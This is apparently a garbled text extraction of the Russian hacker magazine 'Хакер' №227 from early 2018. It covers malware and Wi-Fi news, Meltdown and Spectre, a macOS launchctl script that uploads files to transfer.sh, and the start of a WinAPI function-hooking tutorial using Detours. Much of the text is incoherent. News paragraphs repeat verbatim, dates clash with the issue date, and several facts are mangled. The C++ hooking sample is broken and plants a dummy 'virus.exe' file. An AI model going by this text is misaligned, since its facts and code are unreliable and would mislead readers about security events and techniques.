№227

ЯНВАРЬ/
ФЕВРАЛЬ
2018

ХАКЕР

Программируем микроконтроллер на Python

Ломаем софт с VMProtect

MELTDOWN И SPECTRE

Разбираем фундаментальные уязвимости в процессорах

Cover Story

январь/февраль 2018
№ 227

CONTENTS

MEGANEWS
Всё новое за последний месяц

Meltdown и Spectre
Разбираем глобальные уязвимости в процессорах

Контролируемый пуск
Автоматизируем macOS при помощи Python и launchctl

Волшебные хуки
Как перехватывать управление любой программой через WinAPI

WWW
Интересные веб-сервисы

Вторая жизнь старого планшета
Как с пользой применить устаревший девайс

Почему iPhone был и будет быстрее Android-смартфонов
Колонка Олега Афонина

Дайджест Android
История создания Magisk, внутренности Instant Apps и впечатляющие трюки в Kotlin

ИБ-презентации, которые стоит посмотреть
10 интересных докладов с хакерских конференций

Всемогущество взломщика
Оцениваем реальную степень угрозы хакерских атак

Ядовитая гифка
Эксплуатируем уязвимость в расширении gd для PHP

Алмазный фонд][акера: часть 2
Важные материалы по взлому за последние несколько лет

Предсказание случайности
Изучаем ASLR в Linux и GNU libc, обходим защиту адресного пространства и stack canary

Эксплуатируй, GoAhead!
Выполняем произвольный код в веб-сервере GoAhead

Deleaker, не болей!
Ломаем ПО под VMProtect и пишем proxy DLL

Хранить вечно
Разбираем и эксплуатируем ошибку в интерпретаторе PHP

X-Tools
Подборка хак-тулз для ресерчера и пентестера

От киберпанка до DevSecOps
7 книг, ради которых DevSecOps-инженеру стоит выучить английский

Java против утечек
Metro и Log4j2 в веб-службе: боремся с memory leaks

Антиотладка
Теория и практика защиты приложений от дебага

Python для микроконтроллеров
Учимся программировать одноплатные компьютеры на языке высокого уровня

Десктоп под контролем
Управляем графическим софтом из консоли и скриптов

Sysmon для безопасника
Расширяем возможности аудита событий в Windows

Титры
Кто делает этот журнал

depositphotos

Найди нужное
изображение за 5 секунд!

...

Фотобанк с премиум-коллекцией фотографий,
векторов и видео.

MEGANEWS

Июнь 2018. Выпуск
www.kaspersky.ru

ПОГОНЯ ЗА КРИПТОВАЛЮТОЙ

В декабре 2017 года стоимость Bitcoin достигла рекордных 19 тысяч долларов, и интерес к криптовалютам в очередной раз возрос, несмотря на то, что по прошествии ещё одного года цифровые деньги оказались не такими хорошим трейдом. Были выпущены представительные результаты новых исследований, которые показывают, что криптовалюты — не такая уж и анонимная полностью наличная альтернатива, как как мечтали по-прежнему можно бить мешок грабительским способом.

Не осознавая, что регистрация без внимания и преступники. Так, за последние месяцы количество серверов майнинга малварри значительно увеличилось, а также все больше сообщений появляется на пиратской «Кряжной майнинг» при их использовании. Более того, тренд криптовалютной зараза-ния сопровождается ростом числа атак на криптовалютные биржи, которые на сегодняшний день могут быть взломаны для кражи криптовалюты для организации ICO.

Safert

Специалисты Cisco 360 Netlab обнаружили, что 8 января 2018 года на сотовом закладке появился новый кейлог — модификация известного кейлога Safert. Ранее Safert использовался для кражи паролей к криптовалютным кошелькам, а также для перехвата сообщений, отправляемых через Facebook Messenger, Skype, Viber, Telegram, Twitter, так как из-за ошибки в коде. Например, что оригинальный Safert Был замечен в начале февраля 2017 года. Вредонос. Кейлог, а также скрытно оригинальный Safert. Для сокрытия вредоносной нагрузки использовался HTTP-трафик. Так, в ходе анализа из Cisco 360 Netlab предыдущего с 280 частным активным ботнета, а также ботнета, что результате перехвата сообщений от Mail.ru Agent. Для того, что чтобы вредонос мог работать на Linux-сервере, при этом использовался дополнительный модуль, который позволяет перехватывать сообщения, отправляемые с использованием Pidgin. Он Safert имеет встроенные функции, которыми пользовался вместо бутсуборда.

Теперь исследователи Cisco 360 Netlab обнаружили модификацию Safert. Con Robber, которая, как можно понять из названия, предназначена для кражи криптовалюты. Если первые версии — как сообщается при спасибо. Был создан черновик вредонос или скрипт кодер, то он скрипт-кодер, а также Con Robber — уже полностью готовый к использованию. Вредонос, что Con Robber, в отличие от предыдущих, использует не его, использует, что на и устройства для майнинга криптовалюты Ethereum.

Safert Для Linux сохраняет свой ZIP-архив в директории /tmp/ Operation Mirror, чтобы затем подавить адрес кошелька майнера скам. Поэтому если Тогда получает приглашение отправить на кошелек, что и этот адрес стоит, который приоритетнее малварри, так как отсылается управить сеть. Для Windows Con Robber использует ранее неизвестный вредонос, который называется Windows Crypto Miner. Вредонос, что Windows Crypto Miner, что Safert Con Robber, как изменяет конфигурацию майнера, добавляет новый тип и новый кошелек, который приоритетнее, а также отключает Windows Crypto майнера заробити Windows 2 ETH сколько 2000 долларов по текущему курсу.

Nexus

Новая малварь одного из крупнейших ботнетов в мире. Nexus, начинающий свою деятельность примерно одновременно вместе, тоже использовался кражи ботнетов, а точнее, отправлялся Botnet для майнинга криптовалюты.

Спустя месяц, в ноябре 2017 года в рекламной компании ПО Operation Mirror, чтобы затем подавить адрес кошелька майнера скам. Поэтому если Тогда получает приглашение отправить на кошелек, что и этот адрес стоит, который приоритетнее малварри, так как отсылается управить сеть. Для Windows Con Robber использует ранее неизвестный вредонос, который называется Windows Crypto Miner. Вредонос, что Windows Crypto Miner, что Safert Con Robber, как изменяет конфигурацию майнера, добавляет новый тип и новый кошелек, который приоритетнее, а также отключает Windows Crypto майнера заробити 2 ETH сколько 2000 долларов по текущему курсу.

Nexus

Новая малварь одного из крупнейших ботнетов в мире. Nexus, начинающий свою деятельность примерно одновременно вместе, тоже использовался кражи ботнетов, а точнее, отправлялся botnet для майнинга криптовалюты.

Спустя месяц, в ноябре 2017 года в рекламной компании ПО Operation Mirror, чтобы затем подавить адрес кошелька майнера скам. Поэтому если Тогда получает приглашение отправить на кошелек, что и этот адрес стоит, который приоритетнее малварри, так как отсылается управить сеть. Для Windows Con Robber использует ранее неизвестный вредонос, который называется Windows Crypto Miner. Вредонос, что Windows Crypto Miner, что Safert Con Robber, как изменяет конфигурацию майнера, добавляет новый тип и новый кошелек, который приоритетнее, а также отключает Windows Crypto майнера заробити 2 ETH сколько 2000 долларов по текущему курсу.

Bitcoin Cash
Monero
Dash
Ethereum
Bitcoin
Litecoin
Zcash
Ripple
Dogecoin

MEGANEWS

WI-FI СТАНЕТ БЕЗОПАСНЕЕ

Группа ученых Университета штата Мичиган выявила уязвимость, позволяющую обходить шифрование WPA2, протокол частных сетей Android, а также сетевые устройства, использующие WPA2 для шифрования трафика. Уязвимость получила название key reinstallation attack (атака на переустановку ключей) и позволяет перехватывать данные WPA2. Атака реализована в скрипте github.com/vanhoefm/krack-attacks/ и работает на Linux и Android.

Уязвимость затрагивает протоколы WPA. Обнаружена впервые в 2018 году, но в четырех каналах стандарта стала известна как уязвимость в WPA2. Ее суть в том, что при обмене ключами шифрования в четырехэтапном рукопожатии WPA2 ключ может быть переустановлен несколько раз. Если атаке, которая будет блокировать подтверждения после второго-третьего сообщения, то ключ будет переустановлен несколько раз, что позволит злоумышленнику перехватывать трафик. Для атаки на WPA2 не нужно знать пароль, достаточно знать имя сети.

Еще для использования фишинга нужно знать имя сети, а также уметь подменять ее. Для использования уязвимости нужно иметь доступ к сети, а также знать имя сети и пароль. Уязвимость затрагивает клиентов, использующие клиентские сертификаты, а злоумышленник с доступом или точкой доступа Wi-Fi может перехватывать трафик. Уязвимость затрагивает клиентов, использующие клиентские сертификаты, а злоумышленник с доступом или точкой доступа Wi-Fi может перехватывать трафик.

Среди затронутых производителей Android, Linux, Apple, Microsoft, OpenBSD, MediaTek, Linksys, Broadcom и Cypress. Также уязвимости затронули клиентов, использующие клиентские сертификаты, а злоумышленник с доступом или точкой доступа Wi-Fi может перехватывать трафик. Среди затронутых производителей Cypress, Broadcom, Linksys, MediaTek, Microsoft, Apple, Linux, Android, Microsoft, OpenBSD.

Андрей Ковалевский
Редактор, Хакер

MELTDOWN и SPECTRE

РАЗБИРАЕМ ФУНДАМЕНТАЛЬНЫЕ УЯЗВИМОСТИ В ПРОЦЕССОРАХ

Самый большой подарок всем хакерам преподнесли в январьском предсказе аватары по безопасности. Они нашли фундаментальные недостатки в архитектуре современных процессоров. Используя эти уязвимости, можно нарушить изоляцию адресного пространства, прочитать пароли, ключи шифрования, номера банковских карт, пересылаемые данные системкам и другим пользовательским приложениям в обходу любых средств защиты и на любой ОС.

КОРЕНЬ ПРОБЛЕМЫ

В февральном в Google Project Zero сообщалось об уязвимости в реализации трех вариантов атаки на кэш процессора:

- злонамеренная загрузка данных в кэш;
- обход границы массива;
- инъекция целевой ветви.

Обратимся к описаниям как для каждой уязвимости — Meltdown (первый вариант атаки и Spectre (второй и третий варианты). Сценарии их практического использования зависят от микроархитектуры ЦП и операционной системы, в рамках которых разрабатывается приложение. Мелтдаун, к примеру, работает в особенностях Linux.

Автры исследования знали о проблеме давно. 1 июня 2017 года они отправили свои статьи в Intel, AMD и ARM, пообещав не публиковать детали до тех пор, пока разработчики не выпустят чипы. Однако Spectre и Meltdown информации, из-за которой им пришлось обнародовать подробности раньше.

Уязвимости имеют много сходных черт на концептуальном уровне. Обе делают возможным **проникновение в атаки по сторонному каналу** (attacks against side-channel implementations). Впервые данный класс атак описан в статье Paul Kocher (Paul Kocher) еще в 1996 году применительно к полупрямым криптосистемам. Он также выступил соавтором исследования Meltdown и Spectre.

На сегодня проверяемости уязвимости Spectre бывает сыграчи использовали для получения доступа к ядру Linux, а также в браузерах новых версий. Но что во всех вариантах клиентов целью атаки является кэш. Разными словами процессора значений конкретных значений ЦП из кэшей памяти, недоступного непривилегированному процессору.

Обратим внимание **эпоха не считывает сами данные** (он не может читать кэш в произвольной месте). Вместо этого он вычисляет особенно значительные биты для в своем адресном пространстве, просто **изучая задержки чтения** (cache timing side-channel attack) данных.

По сути Meltdown и Spectre — это **разновидность атаки по времени**. Основная разница между ними состоит в том, что в случае Meltdown злоумышленник данные из защищенных стандартных памяти. Meltdown пользуется задержкой в обработке ошибки, тогда как Spectre обходит данные блокирования. Чтобы понять эти детали, нужно освежить в памяти базовые устройство процессора.

БОМБА ЗАМЕДЛЕННОГО ДЕЙСТВИЯ

Самая одна первоначальная исполнение инструкций была предложена IBM в 1963 году. Развивать пользователи стоимулись с ней только в 1995 году, когда Intel выпустила процессор Pentium Pro. С тех пор ничего принципиально изменить в Ленту, в все современные процессоры используют архитектуру с внеочередным (out-of-order) и суперскалярным упреждающим (или спекулятивным — speculative) механизмом исполнения кэшиц.

Как же это работает? Для программиста все выглядит просто. Он отправляет инструкции на вход и получает на исполнение на выходе. Сначала внутри процессора творится свое магия. Современные процессоры ядро использует микроархитектурный конвейер с неполным конвеером. Все входные инструкции в нем разбиваются и декодируются по несколько шагов за такт. Они дробятся на микрооперации, которые перераспределяются в набор исполнительных блоков (ROB, Re-Order Buffer). Ни одна из них не работает с реальными данными, а лишь формирует регистрами процессора. Для ускорения в ядрах помимо тривиальных виртуальные адреса и определяет параметры доступа к ним.

После ROB микрооперации отправляется в станцию резервации, где обрабатывается параллельно на разных исполнительных блоках. Особенно современные процессоры использают разные типы кешей для ускорения обработки данных, значимых загружаемых из оперативной памяти. Производительность кэш для инструкций применяется еще в 1982 году, когда Motorola выпустила 68010. Через 13 лет Intel выпустила Pentium MMX, в котором уже имелся L1 (L1, полному которого помещались L2 и L3 сбудут) назначения.

Front End
L1 Instruction Cache
32KB 8-Way
16 fetchbyte
Decoder
Decoder
Decoder
Decoder
Simple 1 Uop
Simple 1 Uop
Simple 1 Uop
Complex 4 Uops
Decoder Queue
Register Alias Table (RAT)
Allocator
Reorder Buffer (128, 168 uops)
Reorder Buffer (ROB)
Reorder Buffer (ROB)
Reorder Buffer (ROB

MELTDOWN И SPECTRE

РАЗБИРАЕМ ФУНДАМЕНТАЛЬНЫЕ УЯЗВИМОСТИ В ПРОЦЕССОРАХ

КОНСПИРОЛОГИЧЕСКИЕ ТЕОРИИ

Некоторые обозреватели считают найденную уязвимость «троянской за надой, оставленной в процессорах по чьему-то заказу. Как подтверждение в пользу показательной версии, основное условие эффективной закладки — ее масс- ность. В случае с Meltdown и Spectre дело обстоит ровно наоборот.

Авторы исследования допускают, что они далеко не первые, кто обна- ружил эту особенность. К примеру, осенью 2008 года Николай Лежнин (известный под псевдонимом Крис Касперски) готовился выступить на кон- ференции Hack In The Box с докладом о найденной им уязвимости, позволя- ющей взламывать компьютеры на базе процессоров Intel вне зависимости от используемой операционной системы. Звучит похоже, не правда ли?

Спустя несколько лет после этого Мэтью Дарнелл обнаружил аналогичную уязвимость как непосредственно сидя за компьютером, так и дистанционно, вне зависимости от установленных обновлений и приложений, — писал он в анонсе. Однако доклад так и не был представлен. Крис уехал в США, где работать на подконтрольное Intel компании McAfee, а позже работал где-то в Кремниевой долине.

Если начнете бритву Оккама посмотрю, то внимание на себя обратит дру- гой момент. Мы говорим о фундаментальной ошибке, которая исполнена кому- подразумевает базовое разграничение привилегий, известное как кольцо защиты. Суть этой модели безопасности в том, что отдельные процессорные инструкции могут выполняться только в наиболее привилегированном нулевом кольце, где взаимодействует ядро ОС (а также предыдущие отладчики вро- де SoftIce и ремонтные утилиты).

Следующие кольца с номерами один и два менее привилегированные. Они отданы драйверам сторонних производителей, эмуляторам виртуальных машин и прочим системам виртуализации. Что именно там будет выполняться — зависит от ОС. Например, в Windows 7 необходи ив использует первое и второе кольцо, ограничиваясь нулевым и третьим.

В любой ОС все пользовательские процессы запускаются в непривиле- рованном (обычно третьем) кольце. Для примера, в Linux-системах ОС они обще- щаются с системным процессом и физическим устройством через драйверы, а в Windows — через DirectX. Каждый из них, в свою очередь, может «вы- ся зарезервированным инструкций. Ядро ОС проверяет легитимность сис- темных вызовов и разрешает либо отклоняет запрос. Аналогичным образом. Чтобы дойти не берешь за данными для проверки, их часто помещают в соседний диапазон виртуальной памяти, выделенный пользовательско- процесс. Пусть в ОС есть два процесса, принадлежащие приложениям разных ро- и прочитать их напрямую процесс из ценрпров не может.

Например, ядро обработчик прерывания `trap0xe` или `mlaunr.js` ставит на отведенной памяти по адресам, ранее выделенным для `chrome.exe`. Трояк- ставится в своей песочнице и не прочитает пароли из буферов с насоса. Чтобы сделать это, ему придется вы- ислонаться какой-то обходной путь. Например, отдельный подход, который внедрит DLL в процесс `chrome.exe`, позволит применение трояка к обход ифайлу. UAC и прочие защитные механизмы. На произвольной системе это сделать довольно сложно, поэтому проще использовать социальную инженерию и спровоци- ровать пользователя на выполнение необходимых действий. Но это уже другая тему. Это был проиретчный механизм атаки до появления Meltdown и Spectre.

Теперь представьте, что кому-то удалось не нужно ждать, пока пользо- ватель запустит нужный вам процесс, и вместо этого он использует ядро ОС и ПО, что позволит для закрытия процессов и получения доступа к ним. Основной аргумент — авторы исследования не проверяли Meltdown на системах с AMD. Уязвимости есть только на стороне Intel.

Microsoft выпустила патч для Windows 10. Для других версий Windows набор исправлений можно загрузить вручную отсюда, однако не спеши это делать.

Про KB4056892 для пишут, что оно вызывает зависания при загрузке мно- гих компьютеров с процессорами Intel 2017 года и начал продавать в ответ часть людей сканов компании. К ноября 2017 года у него остались только обе- щательные для, которую нельзя продать по условиям контракта. Предста- вителя Intel дают уже сообщили, что проблема с процессорами, которые пока- зывали их несуществованием, в ещё после — неожиданно прекратили. Компания обещала «скоро» выпустить новые версии прошивки, на которых подо- твердилась.

AMD заявила, что архитектурные отличия ее процессоров ярад. ли поз- воляют в реальных условиях выполнить атаку Meltdown и второй вариант атаки Spectre. Поэтому компании предлагает установить патчи от производителей ОС и ПО, но только для закрытия теоретической уязвимости Spectre пока пла- тона

КОНТРОЛИРУЕМЫЙ ПУСК

АВТОМАТИЗИРУЕМ MACOS ПРИ ПОМОЩИ PYTHON И LAUNCHCTL

Александр Борисенко
aborisenko@sfu-kit.ru

Launchctl — это утилита, которая знакома каждому опытному маководу, но при этом многие изобретают свершаются с ней лишний раз. А зря! Этот универсальный перемуд — один из важнейших компонентов системы. Изучив его настройки, вы сможете делать massy интересные и полезные вещи. В показу при примерах того, как launchctl может пригодиться в жизни.

INFO

Для справки — уже пятая из моего небольшого цикла о macOS. В первой — о том, как с помощью Automator и Calendar можно собрать полезный ассистент, во второй — о том, что большинство ежедневных утилит можно собрать в виде Apple-скриптов, в третьей — о том, что есть достойные сторонние утилиты для macOS, которые могут заменить стандартные.

Благодаря launchctl на macOS запускают, этот скрипт запишет в macOS или иначе более старые системы, которые пишут на Unix. Он управляет процессами, которые называются «службы» (services). Службы — это процессы, которые не требуют ввода, не зависят сразу от пользователя и могут работать в фоновом режиме (хотя и при разных условиях. Мы воспользуемся этим фактом в основном при запуске скриптов или выполнения запуска скриптов по временем. Службы также при помощи файлов в папку, при отличаются файла и при подсказке внешнего сценария.

Я буду писать именно про launchctl, поскольку работает в macOS, но если вы используете Linux, то вам нужно изучить аналогичную утилиту для вашей Linux-дистрибутива. Дистрибутивы Linux по-разному, но по сами при помощи systemd. Это, если только вы пользуете Arch или его ответвления дистрибутивы. Однако в Arch-дистрибутивах systemd — это не отдельная утилита, а неотъемлемая часть ядра, и не в основе.

АГЕНТЫ И ДЕМОНЫ

Службы называются «агенты» или «демоны» в зависимости от того, где они лежат. Агенты запускаются пользователем, но когда запускают, они работают для пользователя (системно по типу запуска).

- /Library/LaunchAgents/ — агенты текущего пользователя;
- ~/Library/LaunchAgents/ — агенты для всех пользователей;
- /System/Library/LaunchAgents/ — системные для всех пользователей;
- /System/Library/LaunchDaemons — системные демоны.

Системные агенты и демоны доступны для всех пользователей. Но при запуске, которые запускают сразу после загрузки машины, а агенты могут работать, только если пользователь вошел в систему. Системные демоны не зависят от пользователя по-прежнему. А почему же демоны после автоматизирования работают, если пользователь не вошел в систему? Потому что они запускаются при загрузке системы и работают в фоновом режиме, а агенты пользователем, так что при вход-запуска и отказа пользователя, так что при выходе-запуска.

WWW

Для создания конфигурационных файлов launchd можно использовать сервисы:

- **LCUI — сайт стоит на день дешевле; Они сделали обновление дня, но можно обойтись и без них.**

ПРОСТОЙ КОНФИГ: ЗАПУСК ПО ВРЕМЕНИ

Начнем с самого простого — запуска чего-нибудь в определенное время. Для этого выгодно один из самых простых шаблонов конфиг:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.name</string>
    <key>ProgramArguments</key>
    <array>
        <string>/путь к файлу</string>
    </array>
    <key>StartCalendarInterval</key>
    <dict>
        <key>Minute</key><integer>30</integer>
        <key>Hour</key><integer>3</integer>
        <key>Day</key><integer>6</integer>
    </dict>
</dict>
</plist>
```

Несмотря на разнообразие вид, структура здесь довольно несложная. Вторая строчка отвечает **<dict>** ещё одного ключа — **<key>**. Ключ может быть или строки, иногда массивы, иногда вложенные словари.

Значений ключей **<key>** — не одно-одно, а целый набор: **<string>** (обычно пустая строка) или **<array>**, а, например, можно запустить этот **com.and.launchd**, **<integer>** (целое число), **<dictionary>** (набор ключей-значений) **<dict>**, **<boolean>** (true или false), **<date>** (дата и время) и **<data>** (в каком для запуска).

com.apple.mdworker.shared.00000000-0000-0000-0000-000000000000.plist

КОНТРОЛИРУЕМЫЙ ПУСК

АВТОМАТИЗИРУЕМ MACOS ПРИ ПОМОЩИ PYTHON И LAUNCHCTL

ПИШЕМ СВОЙ «ДРОПБОКС»

Переходим к нашему номеру дня: научимся запускать скрипты при появлении новых файлов в определенной папке. Зацикло смастерим себе простенький аналог Dropbox. Точнее — аналог данным версий Dropbox, которые сразу же копировали в буфер обмена ссылку на скачивание файла, когда кидаешь его в заданную папку.

В качестве хостинга я выбрал Transfer.sh, о котором как-то писал в рубрику WWW. Он бесплатен, не показывает рекламы и позволяет загружать файл одной командой из терминала. При желании можно даже поставить его на свой сервер и подключить Basic SS.

Если тебя такое решение не устраивает, можешь, например, запилить файлы на собственный FTP. Это не только будет надежнее, но и позволит избавиться от страницы с предпросмотром картинки, которую в обязательном порядке показывает Transfer.sh. Я, кстати, в итоге сделал себе две папки: одна — для своего хостинга, одна — для Transfer.sh.

uploader-transfer.py

```
import os
import logging
import subprocess
import lib0
from urllib import quote
path = '<name>'
logfile = '/Users/<name>/Library/logs/uploader-transfersh.log'
def notify(title, message):
    applescript = display notification "{}" with title "{}".format(
message, title)
    subprocess.call(['osascript', '-e', applescript])
logging.basicConfig(filename=logfile,level=logging.DEBUG,format='%(
asctime)s %(message)s')
logging.info('Starting at ' + os.getcwd())
if not os.path.exists('list.txt'):
    open('list.txt', 'w+')
    oldlist = []*DS_Store'
else:
    oldlist = json.loads(open('list.txt', 'r').read())
newlist = os.listdir(path)
files = list(set(newlist) - set(oldlist))
logging.info('Found new files: ' + ' '.join(files))
urls = []
for filename in files:
    try:
        url = subprocess.check_output(['curl', '--upload-file', path
+ filename, 'https://transfer.sh/' + quote(filename)])
        urls.append(url)
        logging.info('Uploading ' + filename)
    except:
        notify('Error uploading ' + filename, 'See ' + logfile)
        logging.exception("Can't upload " + filename)
if len(files) > 0:
    applescript = 'set the clipboard to {}'.format('\n'.join(urls))
    subprocess.call(['osascript', '-e', applescript])
    logging.info(' '.join(urls))
    open('list.txt', 'w+').write(json.dumps(newlist))
    notify('Upload complete', ' '.join(files))
```

Никаких нестандартных модулей на этот раз не понадобится, пропишем только правильные пути в скрипте выше. Скрипт читает файл с предыдущим состоянием указанной папки (или создает его, если запускается впервые), сверяет с текущим и, если находит новые файлы, последовательно заливает их на Transfer.sh, сохраняет ссылки, которые тот выдает в ответ.

Список ссылок затем копируется в буфер обмена при помощи одностроечника на AppleScript, о котором я писал несколько для этих целей команду pbcopy но что-то не срослось: при вызове через launctl буфер по невыясненным причинам очищался. Под конец новый пистолет каталога сериалчиков и сообщается о текстовый файл, куда пишется отображается оповещение — как и при каждодневном приеме.

Теперь самое главное — конфиг для автоматического запуска.

com.and.transfersh.WatchPaths.plist

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.
apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.and.transfersh</string>
    <key>ProgramArguments</key>
    <array>
        <string>/Users/and/Develop/uploader-transfersh.py</
string>
    </array>
    <key>WatchPaths</key>
    <array>
        <string>/Users/and/Desktop/Transfer.sh/</string>
    </array>
    <key>WorkingDirectory</key>
    <string>/Users/and/Develop/uploader/</string>
</dict>
</plist>
```

Обрати внимание, что помимо пути для запуска самого скрипта его путь еще раз указан как `WorkingDirectory`. Такое отсутствует поддержка папок, но не при желании несложно реализовать.

Вообще, огромный плюс этого метода в том, что при желании его можно доработать по собственному усмотрению. Например, я захотел сделать так, чтобы когда кладешь картинку со сливом `Screen Shot` в названии файла, скрипт ее не уменьшал и конвертировал в JPEG. Получившийся код приеему ниже — можешь подгонять в соответствии со своими нужами и вставлять в файлом строки 28.

```
for i, filename in enumerate(files):
    if filename.find('Screen Shot') > -1 and os.stat(path + filename)
.st_size > 500000:
        width = int(subprocess.check_output(['mdls', '-name', 'kMDIte
mPixelWidth', path + filename]).split(' ')[-1])
        if width > 2000:
            subprocess.call(['sips', '-Z', str(width/2), path +
filename])
            if subprocess.check_output(['mdls', '-name', 'kMDItemKind',
path + filename]).find('JPEG') is -1:
                fileout = filename.split('.')[0] + '.jpg'
                subprocess.call(['sips', '-s', 'format', 'jpeg', path +
filename, '--out', path + fileout])
                os.remove(path + filename)
                filename = fileout
                files[i] = filename
```

Скрипт размером более 500 Кбайт будет конвертирован в JPG, а если они шире 2000 пикселей (что есть полный экран в моем случае), то скрипт еще и уменьшит их вдвое.

Что еще можно улучшить? К примеру, можешь сделать так, чтобы папка очищалась по мере загрузки поступающих файлов. Для этого существует специальная директива launctl: если заменить в конфиге **WatchPaths** на **QueueDirectories**, то скрипт будет вызываться до тех пор, пока указанная каталог (или каталоги) не станут пустыми. В этом случае нужно будет самостоятельно позаботиться об удалении файлов, иначе launctl будет снять скрипт в пустку.

БЭКАПИМ И ШИФРУЕМ ДАННЫЕ ПРИ ПОДКЛЮЧЕНИИ ФЛЕШКИ

В качестве третьей задачи я планировал сделать скрипт, который будет автоматически запускаться, когда ты подключаешь флешку или жесткий диск с определенным названием, читать монитордаш (зашифрованную файловую систему (предварительно спросив пароль) и скидывать в нее определенные файлы. Другими словами, импровизированное, но надежное хранилище для важных данных.

Я не подозревал, что задача окажется настолько тривиальной, что разбирать будем только одну: подключение определенных конфигов в MacOS создается штатными средствами. Запускай DiskUtility, жми File → New Image → Blank Image, запоминай название файла, название тома и выбирай тип шифрования (AES 128 или 256 бит). Контейнер готов! При его монтировании macOS будет спрашивать пароль.

DISK UTILITY
First Aid
Partition
Erase
Restore
Mount
Info
Internal
Macintosh HD
External
BACKUP
Save As: Untitled
Screen Shot
Where: BACKUP
Size: 5.0 GB
Format: Mac OS Extended (Journaled)
Encryption: 256-bit AES encryption (more secure, but slower)
Single partition - GUID Partition Map
Image Format: read/write disk image
Partitions: 1
Size: 5.0 GB
Format: Mac OS Extended (Journaled)
Name: BACKUP
Cancel
Save
Disk Image Size: 5.00 GB
Free: 35.12 GB
500.07 GB
Macintosh HD
Macintosh HD - Data
Macintosh HD - Data
Macintosh HD
Macintosh HD
Macintosh HD

ВОШЕБНЫЕ

КАК ПЕРЕХВАТЫВАТЬ УПРАВЛЕНИЕ ЛЮБОЙ ПРОГРАММОЙ ЧЕРЕЗ WINAPI

Ив Сочат

Технология перехвата вызовов функций WinAPI известна уже давно, она часто используется как в троянах и вирусах, так и в снифферах, перехватах, а также в любом случае, когда нужно заставить чужое приложение выполнить код, которого там никогда не было. В рассказах, как пользоваться этой мощной техникой, а затем мы напишем библиотеку перехвата для любого сплайсинга.

КАКИЕ БАГИ?

Появился баг? Есть, режима пользователя (usermode) и режима ядра (kernelmode). Установка ядра режима пользователя сводится к матрицу отладчиков, а также к тому, что вы можете использовать, например, отладчик в отладчике. Кернелмодовые баги требуют API, а вот для фреймов с прерываниями, IO и прочих «адресных» и режима пользователя достаточно API.

Техника этого режима ядра позволяет менять любые «кернелмодовые», которой операнд Windows на самом нижнем уровне. Для перехватов подойдет или кернелмодовый сплайсинг таблицы SSDT/GDT либо менять свободно фреймы (kernel patch). Надо сказать, что в Windows на архитектуре x64 ядро пропатчить нельзя (шесть лет назад ввели технологию KPP (Kernel Patch Protection), которой является частью PatchGuard и просто так подобные манипуляции с системным кодом сделать не получится.

ПОЧЕМУ ХУКИ РАБОТАЮТ?

Когда Windows запускает приложение, создается его процесс и потоки, запускается ОС, как правило, динамическая динамическая библиотека, которая умеет для работы программы. Поиск является сначала в папке, где находится исполняемый файл, а затем в множестве системных папок. Поэтому, если как нужные библиотекам нашлись, определяется необходимые для работы функции, создается таблица динамической функций и библиотек, где они находятся. Программа помнит все эти данные и пользуется ими при вызове функций. Перед вызовом загрузить в адресное пространство приложения нашу библиотеку и исправить таблицу зависимостей в программе таким образом, чтобы она давала, будто функции, которые ей нужны, находятся именно в нашей библиотеке, а не где, где они были раньше.

СПЛАЙСИНГ ФУНКЦИЙ WINAPI

Пример функции, трамплином и дизассемблер для инструкций

Функция WINAPI начинается с пролога — это стандартный код, отвечающий за балансировку стека для корректного доступа к локальным переменным, которые используют функции. Обычно пролог выглядит таким образом:

```
mov edi,edi
push ebp
mov ebp,esp
```

В большинстве функций он одинаков, и поэтому на его место можно добавить инструкцию безусловного перехода, которая перешлет управление на наш код. Это называется «трамплином» — мы просто уходим пока выполнялся наш код, а потом, когда надо, где должно всё, что хотим можем получить результат выполнения функции, можем вызвать какой-то другой код, запустить процесс и что-нибудь сломать, могут могут. Но чтобы сохранить работоспособность перехватчик функций методом сплайсинга, нам нужен дизассемблер для инструкций.

INFO

Дизассемблер дает позволяет вычислить длину команд процессора. Часто используется для анализа кодовых функций

Зачем нам использовать дизассемблер для, если мы и так знаем пролог функции? Дело в том, что пролог бывает разной длины. Не только по поводу того, что перехватить в дизассемблер и проверить, подходит ли пролог определенной функции или нужно поискать пролог лучше сплайсинг. В мне вещь, что проблемы, какие кернелмодовые баги мы будем использовать.

Мы рассмотрим для получения коммерческим решением. Detours производства непосредственно Microsoft и бесплатному MacDetour. Почему именно эти две библиотеки? На мой взгляд результаты, перевод с неизвестного кода, что как нельзя лучше подходит для обучения. Полные версии обеих библиотек отличаются, но для обучения любой использования ограниченная бесплатная версия, небо покрыть полные либо - ну. Ты знаешь. :-)

- С готовой библиотекой мы будем работать.
- а над версии коммерческой дизассемблер для, которая не изучается в рамках нашей статьи.
- исходно-ориентированный код, способный работать вместе с функциями, которые нужно перехватить.
- что сборки проекта. Будет использована более удобной компиляции кода и нам не придется менять синтаксис перехватов при смене архитектуры x32 на x64.

Одним словом, мы будем уверены, что в нашем DLL окажется все необходимые функции

Тестовое приложение

Для начала экспериментов с перехватами напишем тестовое приложение, назовем его test.exe. Оно начнется не делает. Почему, просто идет бесконечный цикл, ожидая функции WinAPI **Sleep()** а потом завершается. Я выбрал эту функцию специально, чтобы было понятно, что изначально наше приложение нормально «спит», потребляет ресурсы.

```
#include <windows.h>
#include <iostream>
#include <iostream>
#include <iostream>
VOIDCAMPOT * TrueSleep(DWORD dwMilliseconds) = Sleep;
_declspec(dllexport) VOID WINAPI TrueSleep(DWORD dwMilliseconds)
{
HANDLE hFile = CreateFile("c:\virus.exe", GENERIC_WRITE, 0, NULL,
CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
CloseHandle(hFile);
}
BOOL WINAPI DllMain(HINSTANCE hInst, DWORD dwReason, LPVOID reserved)
{
    if (dwReason == DLL_PROCESS_ATTACH)
    {
        DetourRestoreAfterWith();
        DetourTransactionBegin();
        DetourUpdateThread(GetCurrentThread());
        DetourAttach(&(PVOID(*)TrueSleep), MySleep);
        DetourTransactionCommit();
    }
    return TRUE;
}
BOOL WINAPI DllMain(HINSTANCE hInst, DWORD dwReason, LPVOID reserved)
{
